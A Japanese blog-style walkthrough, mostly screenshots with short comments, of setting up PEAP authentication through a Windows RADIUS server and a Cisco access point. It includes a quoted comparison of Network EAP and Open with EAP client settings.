



続いてEAPの設定をします。
今回はPEAPにします。
いろいろな方法がありますね。
参考:http://www.silex.jp/blog/wireless/2013/10/eap2.html



続いてRADIUSクライアントの設定をします。
※ここでもIPアドレス設定するので、ポリシーでは設定いらない気もしますよね。。未検証ですが。。。


ここまででActive Directoryは完了!
続いてAP側です。
Server ManagerでRADIUSを登録します。

んで、SSIDの編集を。
・WPAのPre-SharedKeyをけす。
・Client Authentication Settingsを変更する
ん?Open with EAPとNetwork EAPの違いはなんだ?どっちが良いんだ??
Network EAP vs Open Authentication with EAP in Autonomous AP’s
あと、この辺にも。
Network EAP or Open Authentication with EAP
Cisco clients—Use Network-EAP.
Third party clients (include CCX compliant products)—Use Open with EAP.
A combination of both Cisco and third party clients—Choose both Network-EAP and Open with EAP.
クライアントがCiscoならNetwork EAPだよ、ってことかな。。
とりあえずこんな感じで。
